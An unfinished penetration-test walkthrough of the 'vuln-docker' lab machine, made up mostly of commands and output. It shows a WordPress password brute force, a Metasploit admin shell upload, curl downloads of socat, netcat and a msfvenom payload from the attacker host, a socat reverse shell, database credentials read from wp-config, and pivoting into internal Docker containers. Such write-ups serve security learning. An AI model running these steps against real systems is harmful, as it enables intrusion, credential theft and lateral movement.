vuln-docker-unfinished

netdiscover

```
192.168.2.92    08:00:27:3f:1b:10      1      60  PCS Systemtechnik GmbH
```

nmap version scan

```
root@kali:~/joy# nmap -sV docker
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-02 21:58 +08
Nmap scan report for docker (192.168.2.92)
Host is up (0.0015s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6p1 Ubuntu 2ubuntu1 (Ubuntu Linux; protocol 2.0)
8000/tcp open  http    Apache httpd 2.4.10 ((Debian))
MAC Address: 08:00:27:3F:1B:10 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

nmap default script scan

```
root@kali:~/joy# nmap -sC docker
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-02 21:59 +08
Nmap scan report for docker (192.168.2.92)
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   1024 45:13:08:81:70:6d:46:c3:50:ed:3c:ab:ae:d6:e1:85 (DSA)
|   2048 4c:e7:2b:01:52:16:1d:5c:6b:09:9d:3d:4b:bb:79:90 (RSA)
|   256 cc:2f:62:71:4c:ea:6c:a6:d8:a7:4f:eb:82:2a:22:ba (ECDSA)
|_  256 73:bf:b4:d6:ad:51:e3:99:26:29:b7:42:e3:ff:c3:81 (ED25519)
8000/tcp open  http-alt
|_http-generator: WordPress 4.8.1
|_http-open-proxy: Proxy might be redirecting requests
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-title: NotSoEasy Docker &#8211; Just another WordPress site
MAC Address: 08:00:27:3F:1B:10 (Oracle VirtualBox virtual NIC)
```

wordpress redirect solution

```
root@kali:~/joy# iptables -t nat -A OUTPUT -p all -d 192.168.0.2 -j DNAT --to-destination 192.168.2.92
root@kali:~/joy# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DNAT       all  --  anywhere             192.168.0.2          to:192.168.2.92
```

web enum

```
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
```

```
[i] User(s) Identified:

[+] bob
 | Detected By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://192.168.2.92:8000/wp-json/wp/v2/users/?per_page=100&page=1
 |  Rss Generator (Aggressive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

```
[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.
```

```
[i] Valid Combinations Found:
 | Username: bob, Password: Welcome1


[+] Finished: Thu Jan  2 22:35:14 2020
[+] Requests Done: 7029
[+] Cached Requests: 1100
[+] Data Sent: 3.168 MB
[+] Data Received: 4.671 MB
[+] Memory used: 229.773 MB
[+] Elapsed time: 00:03:33
root@kali:~/joy# wpscan --url http://192.168.2.92:8000 -U bob -P /SecLists/Passwords/xato-net-10-million-passwords-10000.txt
```

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   Welcome1         yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     docker           yes       The target address range or CIDR identifier
   RPORT      8000             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME   bob              yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   WordPress
```

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.2.90:4444
[*] Authenticating with WordPress using bob:Welcome1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/EpVANXevGu/PNWwFXVSSE.php...
[*] Sending stage (38247 bytes) to 192.168.2.92
[*] Meterpreter session 1 opened (192.168.2.90:4444 -> 192.168.2.92:41399) at 2020-01-03 22:51:06 +0800
[+] Deleted PNWwFXVSSE.php
[+] Deleted EpVANXevGu.php
[+] Deleted ../EpVANXevGu

meterpreter >
```

```
meterpreter > shell
Process 131 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
curl http://192.168.2.90/socat -o /tmp/socat
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  366k  100  366k    0     0  22.5M      0 --:--:-- --:--:-- --:--:-- 23.8M
cd /tmp/socat
/bin/sh: 2: cd: can't cd to /tmp/socat
cd /tmp
ls -lah
total 376K
drwxrwxrwt  2 root     root     4.0K Jan  2 15:07 .
drwxr-xr-x 71 root     root     4.0K Aug 22  2017 ..
prw-r--r--  1 www-data www-data    0 Jan  2 14:59 f
-rw-r--r--  1 www-data www-data 367K Jan  2 15:07 socat
```

https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/socat
https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/#method2usingsocat

https://gtfobins.github.io/gtfobins/socat/

```
root@kali:~/joy# socat file:`tty`,raw,echo=0 tcp-listen:12345
```

```
chmod +x /tmp/socat
/tmp/socat tcp-connect:192.168.2.90:12345 exec:'bash -li',pty,stderr,setsid,sigint,sane
```

```
root@kali:~/joy# socat file:`tty`,raw,echo=0 tcp-listen:12345
www-data@8f4bca8ef241:/tmp$
```

```
www-data@8f4bca8ef241:/tmp$ ip r
default via 172.18.0.1 dev eth0
172.18.0.0/16 dev eth0  proto kernel  scope link  src 172.18.0.2
```

```
www-data@8f4bca8ef241:/var/www/html$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
5: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.2/16 scope global eth0
       valid_lft forever preferred_lft forever
www-data@8f4bca8ef241:/var/www/html$
```

user: wordpress
pass: WordPressISBest

```
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'wordpress');

/** MySQL database password */
define('DB_PASSWORD', 'WordPressISBest');

/** MySQL hostname */
define('DB_HOST', 'db:3306');
```

```
www-data@8f4bca8ef241:/home$ find / -perm -4000 2> /dev/null
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chfn
/bin/umount
/bin/mount
/bin/ping
/bin/ping6
/bin/su
www-data@8f4bca8ef241:/home$
```

Probably connected to 172.180.4(DB)

```
IP address       HW type     Flags       HW address            Mask     Device
172.18.0.1       0x1         0x2         02:42:f9:08:f5:f2     *        eth0
172.18.0.4       0x1         0x2         02:42:ac:12:00:04     *        eth0
www-data@8f4bca8ef241:/$ find / -type f -name arp 2> /dev/null | xargs cat
```

http://www.kellyodonnell.com/content/ping-sweep-loop

```
www-data@8f4bca8ef241:/$ for i in {1..254}; do (ping -c 1 172.18.0.$i | grep "ttl" | cut -d " " -f4 | tr -d ':') ; done
172.18.0.1
172.18.0.2
172.18.0.3
172.18.0.4
```

Downloading netcat to victim machine and testing for mysql

```
www-data@8f4bca8ef241:/tmp$ curl http://192.168.2.90/nc -o nc
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 27400  100 27400    0     0  2036k      0 --:--:-- --:--:-- --:--:-- 2229k
www-data@8f4bca8ef241:/tmp$ chmod +x nc
www-data@8f4bca8ef241:/tmp$ ./nc
Cmd line: ^C
www-data@8f4bca8ef241:/tmp$ ./nc -h
[v1.10-41.1]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
```

```
www-data@8f4bca8ef241:/tmp$ nc 172.18.0.4 3306
J
5.7.19<?.7|5OdS???@K[NqM:2mysql_native_password^C
www-data@8f4bca8ef241:/tmp$
```

Creating meterpreter payload for autoroute, php uploaded shell simply couldn't cut it

```
root@kali:~/joy# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.2.90 LPORT=55555 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

```
www-data@8f4bca8ef241:/tmp$ curl http://192.168.2.90/shell.elf -o shell.elf
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   207  100   207    0     0  13788      0 --:--:-- --:--:-- --:--:-- 14785
www-data@8f4bca8ef241:/tmp$ lsf
total 408K
drwxrwxrwt  2 root     root     4.0K Jan  2 16:05 ./
drwxr-xr-x 71 root     root     4.0K Aug 22  2017 ../
prw-r--r--  1 www-data www-data    0 Jan  2 14:59 f|
-rwxr-xr-x  1 www-data www-data  27K Jan  2 15:46 nc*
-rw-r--r--  1 www-data www-data  207 Jan  2 16:05 shell.elf
-rwxr-xr-x  1 www-data www-data 367K Jan  2 15:07 socat*
www-data@8f4bca8ef241:/tmp$ chmod +x shell.elf
www-data@8f4bca8ef241:/tmp$ lsf
total 408K
drwxrwxrwt  2 root     root     4.0K Jan  2 16:05 ./
drwxr-xr-x 71 root     root     4.0K Aug 22  2017 ../
prw-r--r--  1 www-data www-data    0 Jan  2 14:59 f|
-rwxr-xr-x  1 www-data www-data  27K Jan  2 15:46 nc*
-rwxr-xr-x  1 www-data www-data  207 Jan  2 16:05 shell.elf*
-rwxr-xr-x  1 www-data www-data 367K Jan  2 15:07 socat*
www-data@8f4bca8ef241:/tmp$
```

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.2.90     yes       The listen address (an interface may be specified)
   LPORT  55555            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.90:55555
```

```
meterpreter > shell
Process 965 created.
Channel 6 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
cd /tmp
./shell.elf
```


```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.90:55555
[*] Sending stage (985320 bytes) to 192.168.2.92
[*] Meterpreter session 3 opened (192.168.2.90:55555 -> 192.168.2.92:37088) at 2020-01-03 23:54:04 +0800
[*] Sending stage (985320 bytes) to 192.168.2.92
[*] Meterpreter session 4 opened (192.168.2.90:55555 -> 192.168.2.92:37089) at 2020-01-03 23:54:10 +0800
```

Pivoting

```
msf5 post(multi/manage/autoroute) > options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
   NETMASK  /16              no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
   SESSION  4                yes       The session to run this module on.
   SUBNET   172.18.0.0       no        Subnet (IPv4, for example, 10.10.10.0)

msf5 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module.
[*] Running module against 172.18.0.2
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.18.0.0/255.255.0.0 from host's routing table.
[*] Post module execution completed
msf5 post(multi/manage/autoroute) >
```

```
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   172.18.0.0         255.255.0.0        Session 4

meterpreter >
```

```
msf5 auxiliary(server/socks4a) > options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy


msf5 auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 0.

[*] Starting the socks4a proxy server
msf5 auxiliary(server/socks4a) > jobs

Jobs
====

  Id  Name                     Payload  Payload opts
  --  ----                     -------  -----------
  0   Auxiliary: server/socks4a
```



Confirming mysql port using nmap connect scan

```
root@kali:~/joy# proxychains nmap -sT -p 3306 -Pn 172.18.0.4
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-04 00:06 +08
Nmap scan report for 172.18.0.4
Host is up (0.097s latency).

PORT     STATE SERVICE
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 6.63 seconds
root@kali:~/joy#
```

```
root@kali:~/joy# proxychains nmap -sT -p 3306 -Pn 172.18.0.4
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-04 00:06 +08
Nmap scan report for 172.18.0.4
Host is up (0.097s latency).

PORT     STATE SERVICE
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 6.63 seconds
root@kali:~/joy# proxychains mysql -u wordpress -h 172.18.0.4 -p
ProxyChains-3.1 (http://proxychains.sf.net)
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 40002
Server version: 5.7.19 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| wordpress          |
+--------------------+
2 rows in set (0.098 sec)

MySQL [(none)]>
```

Creating portforwarding

```
meterpreter > portfwd add -l 2222 -p 22 -r 172.18.0.3
[*] Local TCP relay created: :2222 <-> 172.18.0.3:22
meterpreter > portfwd list

Active Port Forwards
====================

   Index  Local         Remote           Direction
   -----  -----         ------           ---------
   1      0.0.0.0:8022  172.18.0.3:8022  Forward
   2      0.0.0.0:2222  172.18.0.3:22    Forward

2 total active port forwards.

meterpreter >
```

```
/ $ adduser testuser
adduser: The user `testuser' already exists.
/ $ usermod -aG root testuser
/ $ id testuser
uid=1000(testuser) gid=1000(testuser) groups=1000(testuser),0(root)
/ $
```

```
root@kali:~/joy# proxychains nmap -sT -sV -Pn 172.18.0.3
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-04 00:10 +08
Nmap scan report for 172.18.0.3
Host is up (0.10s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     (protocol 2.0)
8022/tcp open  http    Node.js Express framework
```